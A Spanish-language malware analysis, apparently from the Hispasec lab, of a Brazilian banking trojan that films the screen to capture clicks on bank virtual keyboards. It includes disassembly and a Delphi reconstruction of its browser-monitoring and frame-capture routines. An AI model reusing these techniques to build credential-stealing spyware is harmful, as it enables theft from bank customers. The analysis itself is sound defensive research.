

Troyano bancario captura en vídeo la pantalla del usuario


El atacante recibe un vídeo de la pantalla del afectado donde puede observar todo lo que hizo el usuario para entrar en su cuenta bancaria.

La detección de varios especímenes de este tipo supone un salto cualitativo en la peligrosidad de los troyanos bancarios, y en especial contra los teclados virtuales implantados por muchas entidades.

Introducción

Los troyanos "keylogger", o capturadores de teclado, son programas que de forma oculta recogen y guardan las teclas pulsadas por un usuario para hacerlas llegar a un tercero. El atacante obtiene de esta forma un archivo con la información que el usuario afectado ha escrito (contraseñas, mensajes, etc).


Para evitar recoger demasiada información, lo que dificultaría encontrar la información sensible que realmente buscan, los atacantes programan los keyloggers para que recojan las teclas pulsadas sólo en determinadas circunstancias. Así, por ejemplo, los troyanos bancarios tipo keylogger se activan sólo cuando el navegador del usuario se encuentra en la pantalla de autenticación de la entidad financiera, para capturar el nombre de usuario y clave introducidos por el usuario afectado.



Típicos formularios de autenticación a la banca electrónica por Internet sin protección contra keyloggers.

Una vez realizada la captura de los datos del usuario, el troyano keylogger suele enviar los datos en tiempo real al atacante, bien por correo electrónico o a través de un servidor web. Una vez el atacante recibe el usuario y contraseña podrá intentar suplantar la identidad del usuario legítimo en el servicio web de la entidad.

En un intento de mitigar la acción de este tipo de troyanos, son muchas las entidades financieras que han implantado los denominados "teclados virtuales". Básicamente consisten en representaciones gráficas de teclados en la pantalla, donde el usuario puede pulsar con el ratón sobre los diferentes números o letras para introducir sus contraseñas, sin necesidad de utilizar el teclado físico.



Teclados virtuales implantados en los formularios de autentificación de diferentes servicios de acceso a banca electrónica.

Cómo suele ocurrir cuando una medida de seguridad se generaliza, no tardaron en aparecer troyanos bancarios que burlaban este tipo de protección. Desde aquellos que directamente se inyectaban en el navegador y capturaban el usuario y contraseña antes de que fuera enviado por HTTPS al servidor de la entidad, de manera independiente a si había sido introducido con el teclado físico o virtual, hasta los que fueron programados específicamente contra los teclados virtuales y se activan al hacer click con el ratón, almacenando la posición del cursor o realizando pequeñas capturas de pantalla.

Hoy vamos a analizar un nuevo troyano bancario que viene a representar un salto cualitativo en la peligrosidad de este tipo de especímenes, y sin duda una vuelta de rosca más en las técnicas utilizadas contra los teclados virtuales. La novedad reside en que el troyano tiene la capacidad de generar un vídeo que recoge toda la actividad de la pantalla mientras que el usuario está autenticándose en la banca electrónica.

El vídeo contiene sólo una sección de la pantalla, usando como referencia el puntero del ratón, pero lo suficientemente amplia para que el atacante pueda observar perfectamente los movimientos y pulsaciones que el usuario legítimo realiza en el teclado virtual, lo que permite obtener sin ninguna dificultad el usuario y contraseña introducidos.

Obviamente, capturar la pantalla entera supondría un coste de recursos tanto a la hora de generar el vídeo como a la hora de que el malware envíe el vídeo con la información robada hacia su autor. Pero el principal motivo, es que de esta manera, el troyano se asegura que la velocidad de captura sea la suficiente como para mostrar "sin saltos" toda la secuencia y actividad realizada con el teclado virtual.

Antes de profundizar en este caso concreto, hemos de hacer hincapié en que no se trata de una simple prueba de concepto o un caso aislado. Tras la realización de este análisis se han detectado especímenes con la misma funcionalidad, aunque mucho más optimizados, lo que confirma que a día de hoy es ya una técnica habitual.

En profundidad

La clave para desarrollar políticas efectivas contra el malware es conocer sus técnicas en profundidad. Para lograrlo no basta con realizar un análisis empírico de los especímenes encontrados in-the-wild, esto es, basándonos sólo en los resultados obtenidos a través de su ejecución, sino que hay que ir un paso más adelante y profundizar en el análisis de su código.

Monitorizando Internet Explorer

El troyano necesita controlar las páginas que está visitando el usuario para saber cuando actuar. ¿Cómo lo consigue? Vamos a analizarlo.

En primer lugar usa la siguiente porción de código para monitorizar las ventanas pertenecientes al explorer y sus títulos, lo que le pondrá alerta en el caso de que el usuario esté visitando alguna de las entidades bancarias a las que monitoriza.

Este troyano actualmente monitoriza diversas entidades bancarias brasileñas

- Unibanco
- Itau
- Caixa
- Banco do Brasil

```
CODE:00481A28 ; int __cdecl sub_481A28(HWND hWnd,int)
CODE:00481A28 sub_481A28      proc near                ; DATA XREF: CODE:00484E48#o
CODE:00481A28
CODE:00481A28 var_4          = dword ptr -4
CODE:00481A28 hWnd          = dword ptr 8
CODE:00481A28 arg_4         = dword ptr 0Ch
CODE:00481A28
CODE:00481A28                push     ebp
CODE:00481A29                mov     ebp, esp
CODE:00481A2B                push     0
CODE:00481A2D                push     ebx
CODE:00481A2E                xor     eax, eax
CODE:00481A30                push     ebp
CODE:00481A31                push     offset sub_481AE4
CODE:00481A36                push     dword ptr fs:[eax]
CODE:00481A39                mov     fs:[eax], esp
CODE:00481A3C                push     offset byte_488CA4 ; lParam
CODE:00481A41                push     0FFh                ; wParam
CODE:00481A46                push     0Dh                 ; Msg
CODE:00481A48                mov     eax, [ebp+hWnd]
CODE:00481A4B                push     eax                 ; hWnd
CODE:00481A4C                call    SendMessageA
CODE:00481A51                push     offset byte_488CA4 ; lpWindowName
CODE:00481A56                push     offset aIEframe    ; "IEFrame"
CODE:00481A5B                call    FindWindowA
CODE:00481A60                test    eax, eax
CODE:00481A62                jbe     short loc_481ACC
```

```

CODE:00481A64      push      0          ; LPCSTR
CODE:00481A66      push      offset aWorkerw ; "WorkerW"
CODE:00481A6B      push      0          ; HWND
CODE:00481A6D      push      eax        ; HWND
CODE:00481A6E      call     FindWindowExA
CODE:00481A73      test     eax, eax
CODE:00481A75      jbe     short loc_481ACC
CODE:00481A77      push      0          ; LPCSTR
CODE:00481A79      push      offset aRebarwindow32 ; "ReBarWindow32"
CODE:00481A7E      push      0          ; HWND
CODE:00481A80      push      eax        ; HWND
CODE:00481A81      call     FindWindowExA
CODE:00481A86      test     eax, eax
CODE:00481A88      jbe     short loc_481ACC
CODE:00481A8A      push      0          ; LPCSTR
CODE:00481A8C      push      offset aComboboxex32 ; "ComboBoxEx32"
CODE:00481A91      push      0          ; HWND
CODE:00481A93      push      eax        ; HWND
CODE:00481A94      call     FindWindowExA
CODE:00481A99      test     eax, eax
CODE:00481A9B      jbe     short loc_481ACC
CODE:00481A9D      push      offset byte_488CA4 ; lParam
CODE:00481AA2      push      0FFh       ; wParam
CODE:00481AA7      push      0Dh        ; msg
CODE:00481AA9      push      eax        ; hWnd
CODE:00481AAA      call     SendMessageA
CODE:00481AAF      lea     eax, [ebp+var_4]
CODE:00481AB2      mov     edx, offset byte_488CA4
CODE:00481AB7      mov     ecx, 100h
CODE:00481ABC      call     sub_404804
CODE:00481AC1      mov     edx, [ebp+var_4]
CODE:00481AC4      mov     eax, [ebp+arg_4]
CODE:00481AC7      mov     ecx, [eax]
CODE:00481AC9      call     dword ptr [ecx+38h]
CODE:00481ACC
CODE:00481ACC      loc_481ACC:          ; CODE XREF: sub_481A28+3A#j
CODE:00481ACC          ; sub_481A28+4D#j ...
CODE:00481ACC      mov     bl, 1
CODE:00481ACE      xor     eax, eax
CODE:00481AD0      pop     edx
CODE:00481AD1      pop     ecx
CODE:00481AD2      pop     ecx
CODE:00481AD3      mov     fs:[eax], edx
CODE:00481AD6      push   offset loc_481AEB
CODE:00481ADB
CODE:00481ADB      loc_481ADB:          ; CODE XREF: CODE:00481AE9#j
CODE:00481ADB      lea     eax, [ebp+var_4]
CODE:00481ADE      call     sub_404594
CODE:00481AE3      retn
CODE:00481AE3      sub_481A28      endp ; sp = -10h
CODE:00481AE3

```

Éste código se basa en las propiedades de las ventanas generadas por el Internet Explorer, primeramente usa FindWindow* con el fin de localizarlas y enumerarlas. Una vez las ha localizado, mediante SendMessage obtiene el título de la ventana. Traducido a Delphi, lenguaje en el que está programado el troyano, quedaría un código como el siguiente:

```

function obtenerVentanasIEExplore (Handle: THandle; List: TStringList): boolean; stdcall;
var
  hWndIE, hWndIEChild : HWND;
  Buffer : array[0..255] of Char;
begin
  //obtiene el título de la ventana
  SendMessage(Handle, WM_GETTEXT, 255, integer(@Buffer[0]));
  //busca las ventanas de IEExplorer con el título del valor de "Buffer"
  hWndIE := FindWindow('IEFrame', Buffer);
  if hWndIE > 0 then
  begin
    hWndIEChild := FindWindowEx(hWndIE, 0, 'WorkerW', nil);

```

```

if hWndIEChild > 0 then
begin
hWndIEChild := FindWindowEx(hWndIEChild, 0, 'ReBarWindow32', nil);
if hWndIEChild > 0 then
begin
hWndIEChild := FindWindowEx(hWndIEChild, 0, 'ComboBoxEx32', nil);
if hWndIEChild > 0 then
begin
SendMessage(hWndIEChild, WM_GETTEXT, 255, integer(@Buffer));
List.Add(Buffer)
end;
end;
end;
end;
end;
Result :=True;
end;

```

Este método es ampliamente conocido y, también hay que decirlo, no demasiado elegante.

Ahora que el troyano ya conoce las ventanas abiertas en el navegador, éste usará los comandos DDE (Dynamic Data Exchange) que soporta Internet Explorer para averiguar la URL que está visitando. De esta manera, sabe en todo momento si la víctima va a entrar en su cuenta o simplemente está observando la web.

El comando DDE usado es WWW_GetWindowInfo el cual devuelve la URL visitada.

Aquí vemos cómo inicializa el proceso

```

CODE:00483133      mov     ebx, eax
CODE:00483135      mov     ecx, offset aWww_getwindowi ; "WWW_GetWindowInfo"
CODE:0048313A      mov     edx, [ebp+var_4]
CODE:0048313D      mov     eax, ebx
CODE:0048313F      call   sub_45F984

```


El siguiente código muestra una parte de la rutina DDE con la que obtiene los resultados anteriormente comentados.

```

CODE:0045F824      push   eax                ; pdwResult
CODE:0045F825      push   2710h              ; dwTimeout
CODE:0045F82A      push   20B0h              ; wType
CODE:0045F82F      mov    eax, [ebx+0A8h]
CODE:0045F835      push   eax                ; wFmt
CODE:0045F836      push   esi                ; hszItem
CODE:0045F837      mov    eax, [ebx+38h]
CODE:0045F83A      push   eax                ; hConv
CODE:0045F83B      push   0                  ; cbData
CODE:0045F83D      push   0                  ; pData
CODE:0045F83F      call   DdeClientTransaction
CODE:0045F844      mov    [ebp+hData], eax
CODE:0045F847      push   esi                ; hsz
CODE:0045F848      mov    eax, ds:dword_488BD8
CODE:0045F84D      mov    eax, [eax+44h]
CODE:0045F850      push   eax                ; idInst
CODE:0045F851      call   DdeFreeStringHandle
CODE:0045F856      cmp    [ebp+hData], 0
CODE:0045F85A      jz     loc_45F8EE
CODE:0045F860      xor    eax, eax
CODE:0045F862      push   ebp
CODE:0045F863      push   offset loc_45F8E7
CODE:0045F868      push   dword ptr fs:[eax]
CODE:0045F86B      mov    fs:[eax], esp
CODE:0045F86E      lea   eax, [ebp+pcbDataSize]
CODE:0045F871      push   eax                ; pcbDataSize
CODE:0045F872      mov    eax, [ebp+hData]
CODE:0045F875      push   eax                ; hData
CODE:0045F876      call   DdeAccessData

```

Llegados a este punto, el troyano tiene total control sobre la actividad del usuario. Ya sólo le queda conectar la "videocámara" en el momento justo. Por ejemplo, si el usuario tiene la intención de acceder a su cuenta online en la web del Banco do Brasil. Dicha entidad, implementa un control de acceso basado en teclado virtual, por lo que es un objetivo claro para este troyano.



Luces, cámara, y acción!

Para realizar la captura de vídeo, principal característica de este troyano, hace uso de dos librerías estándar: *msvfw.dll* y *avifil32.dll*. Éstas se encuentran por defecto en cualquier instalación de Microsoft Windows XP o 2000. De esta manera, el troyano no necesita ningún software adicional para generar sus vídeos, sino que hace uso de éstas librerías con las que con relativa facilidad es posible conseguir resultados más que aceptables, además también tienen la ventaja de que están totalmente documentadas por Microsoft.

De hecho, veremos que el código que usa el troyano se parece sospechosamente al propio código de algunos ejemplos de Microsoft.

En primer lugar comprueba que la versión instalada de VideoForWindows sea la correcta

```
CODE:004618F3      call    VideoForWindowsVersion
CODE:004618F8      call    sub_407054
CODE:004618FD      mov     [ebp+var_26], ax
CODE:00461901      cmp     [ebp+var_26], 10Ah
CODE:00461907      jnb    short loc_461935
CODE:00461909      push   10h                ; uType
CODE:0046190B      push   offset aError_2 ; "Error"
CODE:00461910      push   offset aFailureVideoFo ; "Failure: Video for
Windows version too "...
CODE:00461915      push   0                  ; hWnd
CODE:00461917      call   MessageBoxA_0
```

Éste código se parece sospechosamente al proporcionado por Microsoft en su MSDN para el mismo propósito de comprobar la versión. Llama la atención que el autor del troyano ni siquiera se haya molestado en eliminar los avisos mediante un MessageBox, que de producirse un error podría hacer sospechar a la víctima de que algo raro está pasando.

```
// First make sure you are running version 1.1 or later
wVer = HIWORD(VideoForWindowsVersion());
if (wVer < 0x010a)
{
    // oops, too old
    MessageBox(NULL, "Video for Windows version is too old",
               "Error", MB_OK | MB_ICONSTOP);
    return FALSE;
}
```

Posteriormente establece la compresión por defecto para generar el vídeo mediante las funciones IC de la librería msvfw, y a continuación inicializa un stream AVI donde irá "guardando" los frames capturados. Estos frames se generan estableciendo un intervalo de refresco, que serán los FPS, controlados mediante una función Sleep

```
loc_461E2C:                ; dwMilliseconds
push    edi
call    Sleep_0
cmp     byte ptr [ebx+18h], 0
jz     short loc_461E3E
```

Los frames se generan capturando un área de la pantalla definida en relación al puntero del ratón como podemos comprobar en esta porción de código. Llama la atención, nuevamente, el uso de MessageBox para reportar errores, lo que hace suponer que el código ha sido "copy&paste". Se hacen uso de las habituales funciones exportadas por la librería del motor gráfico de Microsoft Windows, *gdi32.dll*

```
CODE:004616CC ; Attributes: bp-based frame
CODE:004616CC
CODE:004616CC sub_4616CC      proc near                ; CODE XREF: sub_461894+B1#p
CODE:004616CC                                     ; sub_461894+16C#p ...
CODE:004616CC
CODE:004616CC piconinfo    = dword ptr -30h
CODE:004616CC X              = dword ptr -1Ch
CODE:004616CC var_14        = dword ptr -14h
CODE:004616CC var_10        = dword ptr -10h
CODE:004616CC var_C         = dword ptr -0Ch
CODE:004616CC var_8         = dword ptr -8
CODE:004616CC var_4         = dword ptr -4
CODE:004616CC arg_0         = dword ptr 8
CODE:004616CC arg_4         = dword ptr 0Ch
CODE:004616CC
CODE:004616CC      push    ebp
CODE:004616CD      mov     ebp, esp
CODE:004616CF      add     esp, 0FFFFFFD0h
CODE:004616D2      push   ebx
```

```

CODE:004616D3      push     esi
CODE:004616D4      push     edi
CODE:004616D5      mov     [ebp+var_8], ecx
CODE:004616D8      mov     [ebp+var_4], edx
CODE:004616DB      mov     ebx, eax
CODE:004616DD      push    0          ; hWnd
CODE:004616DF      call   GetDC
CODE:004616E4      mov     edi, eax
CODE:004616E6      cmp     byte ptr [ebx+478Ch], 0
CODE:004616ED      jz     short loc_46172D
CODE:004616EF      cmp     dword ptr [ebx+68h], 0
CODE:004616F3      jz     short loc_46172D
CODE:004616F5      cmp     byte ptr [ebx+4794h], 0
CODE:004616FC      jz     short loc_461724
CODE:004616FE      mov     eax, [ebx+68h]
CODE:00461701      mov     edx, [ebp+var_4]
CODE:00461704      mov     [eax+54h], edx
CODE:00461707      mov     edx, [ebp+var_8]
CODE:0046170A      mov     [eax+58h], edx
CODE:0046170D      mov     edx, [ebp+arg_4]
CODE:00461710      mov     [eax+5Ch], edx
CODE:00461713      mov     edx, [ebp+arg_0]
CODE:00461716      mov     [eax+60h], edx
CODE:00461719      push    eax
CODE:0046171A      push    offset loc_46218C
CODE:0046171F      call   sub_41A218
CODE:00461724      loc_461724:          ; CODE XREF: sub_4616CC+30#j
CODE:00461724      mov     dl, 1
CODE:00461726      mov     eax, ebx
CODE:00461728      call   sub_4613F8
CODE:0046172D      loc_46172D:          ; CODE XREF: sub_4616CC+21#j
CODE:0046172D      ; sub_4616CC+27#j
CODE:0046172D      push    edi          ; HDC
CODE:0046172E      call   CreateCompatibleDC
CODE:00461733      mov     esi, eax
CODE:00461735      mov     eax, [ebp+arg_0]
CODE:00461738      push    eax          ; int
CODE:00461739      mov     eax, [ebp+arg_4]
CODE:0046173C      push    eax          ; int
CODE:0046173D      push    edi          ; HDC
CODE:0046173E      call   CreateCompatibleBitmap
CODE:00461743      mov     [ebp+var_C], eax
CODE:00461746      mov     eax, [ebp+var_C]
CODE:00461749      push    eax          ; HGDIOBJ
CODE:0046174A      push    esi          ; HDC
CODE:0046174B      call   SelectObject
CODE:00461750      mov     [ebp+var_10], eax
CODE:00461753      push    0CC0020h    ; DWORD
CODE:00461758      mov     eax, [ebp+var_8]
CODE:0046175B      push    eax          ; int
CODE:0046175C      mov     eax, [ebp+var_4]
CODE:0046175F      push    eax          ; int
CODE:00461760      push    edi          ; HDC
CODE:00461761      mov     eax, [ebp+arg_0]
CODE:00461764      push    eax          ; int
CODE:00461765      mov     eax, [ebp+arg_4]
CODE:00461768      push    eax          ; int
CODE:00461769      push    0          ; int
CODE:0046176B      push    0          ; int
CODE:0046176D      push    esi          ; HDC
CODE:0046176E      call   BitBlt
CODE:00461773      lea    eax, [ebp+X]
CODE:00461776      push    eax          ; lpPoint
CODE:00461777      call   GetCursorPos
CODE:0046177C      call   GetCursor
CODE:00461781      mov     edx, [ebp+var_4]
CODE:00461784      sub    [ebp+X], edx
CODE:00461787      mov     edx, [ebp+var_8]
CODE:0046178A      sub    [ebp-18h], edx

```

```

CODE:0046178D      cmp     byte ptr [ebx+4784h], 0
CODE:00461794      jz     short loc_4617DF
CODE:00461796      lea   edx, [ebp+piconinfo]
CODE:00461799      push  edx                ; piconinfo
CODE:0046179A      push  eax                ; hIcon
CODE:0046179B      call  GetIconInfo
CODE:004617A0      test  eax, eax
CODE:004617A2      jz     short loc_4617CA
CODE:004617A4      mov   eax, [ebp-2Ch]
CODE:004617A7      sub   [ebp+X], eax
CODE:004617AA      mov   eax, [ebp-28h]
CODE:004617AD      sub   [ebp-18h], eax
CODE:004617B0      mov   eax, [ebp-24h]
CODE:004617B3      test  eax, eax
CODE:004617B5      jz     short loc_4617BD
CODE:004617B7      push  eax                ; HGDI OBJ
CODE:004617B8      call  DeleteObject
CODE:004617BD      loc_4617BD:                ; CODE XREF: sub_4616CC+E9#j
CODE:004617BD      mov   eax, [ebp-20h]
CODE:004617C0      test  eax, eax
CODE:004617C2      jz     short loc_4617CA
CODE:004617C4      push  eax                ; HGDI OBJ
CODE:004617C5      call  DeleteObject
CODE:004617CA      loc_4617CA:                ; CODE XREF: sub_4616CC+D6#j
                                ; sub_4616CC+F6#j
CODE:004617CA      mov   eax, [ebx+4790h]
CODE:004617D0      push  eax                ; hIcon
CODE:004617D1      mov   eax, [ebp-18h]
CODE:004617D4      push  eax                ; Y
CODE:004617D5      mov   eax, [ebp+X]
CODE:004617D8      push  eax                ; X
CODE:004617D9      push  esi                ; hDC
CODE:004617DA      call  DrawIcon
CODE:004617DF      loc_4617DF:                ; CODE XREF: sub_4616CC+C8#j
CODE:004617DF      mov   eax, [ebp+var_10]
CODE:004617E2      push  eax                ; HGDI OBJ
CODE:004617E3      push  esi                ; HDC
CODE:004617E4      call  SelectObject
CODE:004617E9      mov   edx, [ebx+8]
CODE:004617EC      mov   eax, [ebp+var_C]
CODE:004617EF      call  sub_461554
CODE:004617F4      push  eax                ; hMem
CODE:004617F5      call  GlobalLock
CODE:004617FA      mov   [ebp+var_14], eax
CODE:004617FD      cmp   [ebp+var_14], 0
CODE:00461801      jnz   short loc_46181A
CODE:00461803      push  30h                ; uType
CODE:00461805      push  offset aError_1 ; "Error"
CODE:0046180A      push  offset aErrorCapturing ; "Error capturing a frame!"
CODE:0046180F      push  0                  ; hWnd
CODE:00461811      call  MessageBoxA_0

```

Si todo ha funcionado, el troyano habrá generado uno o varios videos, los cuales guardará de la forma "número secuencial".avi en el mismo directorio en el que se ha ejecutado. Así mismo, genera un archivo de texto con el path completo de cada archivo generado, que le serviría para enviar después la información robada.

Otra opción no activa, pero cuya implementación ya se encuentra en el código del troyano, es la capacidad para instalar un keylogger en el ordenador. Dicho keylogger es una librería denominada twain_33.dll, la cual buscará en su directorio de instalación. En caso de encontrarla procederá a instalar un hook de teclado, con lo que todas las pulsaciones del usuario quedarán capturadas en un fichero de log. De esta forma el autor del troyano también recibiría aquellos otros datos que el formulario recoge de forma tradicional, a través del teclado físico.

En vivo y en directo

En la siguiente dirección se puede visualizar un vídeo/flash donde se aprecia como actúa el troyano en un sistema infectado y que información llega a las manos del atacante:

http://www.hispasec.com/directorio/laboratorio/phishing/demo4/troyano_video.htm

Conclusiones

Después de un análisis pormenorizado, resalta la nula intención del programador por esconder el comportamiento del troyano, ya que no usa ninguna técnica stealth en modo usuario ni la potencia de un rootkit.

También llama la atención la diferencia entre partes del código. Por un lado vemos porciones de código tales como:

```
CODE:00484C5D      mov     edx, offset aGravando ; "Gravando"
CODE:00484C62      mov     eax, [ebx+2FCh]
CODE:00484C68      call   sub_43CFA8

CODE:00484C9F      mov     ds:byte_488C70, 0
CODE:00484CA6      mov     edx, offset aNaoEstaGravand ; "Nao Esta Gravando"
CODE:00484CAB      mov     eax, [ebx+2FCh]
CODE:00484CB1      call   sub_43CFA8
```

Claramente es algún tipo de "log" de la ejecución del programa. Si nos fijamos a lo largo del código, este tipo de comentarios siempre están en brasileño lo que hace suponer la nacionalidad del autor. Sin embargo, en partes destacadas del troyano, como las que hemos visto anteriormente, los MessageBox siempre muestran los mensajes de error en inglés. Esto puede tener dos explicaciones:

- La cooperación internacional para la realización de este tipo de malware, ya sea en foros, mediante contacto directo entre programadores de distintos países, etc.
- "copy&paste" de ejemplos encontrados por Internet. Posibilidad por la que nos decantamos.

En definitiva, podemos estar ante el embrión de lo que pueda ser, a corto plazo, una técnica habitual en el mundo de los troyanos bancarios, la familia de los ¿"videologgers"?

Esta posibilidad se ha visto confirmada durante la redacción de este análisis, al recibirse en VirusTotal (<http://www.virustotal.com>) nuevos especímenes de corte similar, con la funcionalidad de la captura de vídeo, pero más optimizados y afectando a un mayor número de entidades, todas ellas de momento brasileñas.

Brasil es, con gran diferencia, el país con mayor presión y proliferación de troyanos bancarios. Además, tiene la característica de que se trata de una producción autóctona, a juzgar por el análisis de los troyanos bancarios que les afectan sus programadores son brasileños.

Esto contrasta, por ejemplo, con los troyanos bancarios desarrollados específicamente para las entidades financieras españolas, cuyo origen se sitúa en los países del este y suelen emplear técnicas diferentes a los brasileños. No obstante, no se descarta que la funcionalidad de la captura de vídeo sea exportada y explotada de forma global.

Esta funcionalidad atacaría de lleno a las soluciones de seguridad que se basan en elementos visuales representados en la pantalla del usuario y especialmente a los teclados virtuales.

De manera independiente al método utilizado, cualquier dato que se introduzca en un sistema comprometido es susceptible de ser capturado.

Comentarios e información adicional



Laboratorio Hispasec / VirusTotal
laboratorio@hispasec.com

Hispasec Sistemas

<http://www.hispasec.com>

VirusTotal

<http://www.virustotal.com>